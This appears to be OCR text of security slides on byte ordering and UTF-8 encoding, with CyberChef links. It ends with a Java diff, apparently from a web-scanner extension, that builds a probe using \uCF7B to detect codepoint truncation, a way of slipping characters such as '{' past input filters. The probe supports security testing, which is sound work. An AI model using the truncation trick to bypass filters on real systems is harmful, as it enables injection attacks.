
https://gchq.github.io/CyberChef/



MSB
LSB
Byte 2
Byte 1
Byte 0
Byte 2
Byte 1
Byte 0
Byte 0
Byte 1
Byte 2
Byte Ordering
Little Endian
Big Endian


UTF-8 Visualizer
前
U+524D
11100101
10001001
10001101
leading byte
n = 3
continuation byte
→
continuation byte
→
e5
89
8d
Single Byte Buffer



UTF-8 Visualizer
前
U+524D
11100101
10001001
10001101
Byte 2
Byte 1
Byte 0
e5
89
8d
Single Byte Buffer


UTF-8 Visualizer
前
U+524D
11100101
10001001
10001101
Byte 2
Byte 1
Byte 0
e5
89
8d
?
U+000D
00001101
Byte 0
0d


UTF-8 Visualizer
前
U+524D
11100101
10001001
10001101
Byte 2
Byte 1
Byte 0
e5
89
8d
U+000D
C R
Carriage Return (CR)*
00001101
Byte 0
0d




https://gchq.github.io/CyberChef/



CyberChef
FOR SECURITY ANALYSTS

https://gchq.github.io/CyberChef/




https://shazzer.co.uk/unicode-table


```
+     private Pair<String, List<String>>
  detectUnicodeCodepointTruncation(String base) {
+         String leftAnchor = Utilities.randomString(6);
+         String rightAnchor = Utilities.randomString(6);
+         return new ImmutablePair<>(leftAnchor+"\uCF7B"+rightAnchor,
  Collections.singletonList(leftAnchor+"{"+rightAnchor));
+     }
```

```
+     private Pair<String, List<String>>
